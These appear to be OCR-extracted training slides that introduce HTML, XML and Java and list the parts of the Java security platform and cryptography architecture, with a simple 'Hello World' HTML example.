
HTML

- HTML or Hyper Text Markup Language is the main markup language for **creating web pages** and other information that can be displayed in a **web browser**
- HTML uses tags and **attributes** to define the structure and layout of a web document

Example.html

```
<html>
<body>
<p>Hello World! </p>
</body>
</html>
```

Notes:



Extensible Markup Language (XML)

- XML is a markup language that defines a certain **set of rules for converting data** in a machine- and human-readable format
- It is derived from the **Standard Generalized Markup Language** (SGML)
- It is designed to store and transport data

XML Declaration
References
Syntax Rules
Tags & Elements
Attributes
Text


Rules to write different types of markup and text in an XML document

Characteristics

- Extensible
- Carries, but does not present, the data
- A public standard

Advantages

- Used to exchange information between organizations and systems
- Used for offloading and reloading databases
- Used to store and arrange data, which can customize your data handling needs
- Easily merges with style sheets to create almost any desired output



Java

- Java is an **object-oriented** application programming language developed by **Sun Microsystems** and designed for use in **distributed** environments
- It can be used to build a small application **module**, or **applet**, for use as part of a web page
- Java supports a large set of **protocols**, **mechanisms**, **tools**, **API's**, **security algorithms**, and other resources that help in securing the application code

Features

- Platform-independent
- Multithreaded programming
- Built-in support for computer networks
- Automatic garbage collection
- Designed to securely execute code from remote sources
- Designed to handle exceptions
- Portability


JAVA
Smart Cards
PDAs
Legacy PCs
Webservers
Workstations
Internet-Phones
Real-time Controls
Applets
Servlets
Desktops
Browsers
Image Processing

Notes:

Java (Cont'd)

Java Security Platform

- The Java security platform is formed by two parts: **Core Java Security Architecture** and **Java Cryptography Architecture**



Core Java 2 Security Architecture

- Byte Code Verifier
- Class Loader
- Security Manager
- Access Controller
- Access Rights
- Policy Description Tools

Java Cryptography Architecture

- Digital Signatures
- Standard Algorithms: RSA, DSA, AES, Triple DES, SHA, RC2, 4, PKCS#5
- Key Generators and Key Factories
- Message Authentication Codes

Java Extensions

- JCE
- JSSE
- JAAS

Java Virtual Machine | Sandbox

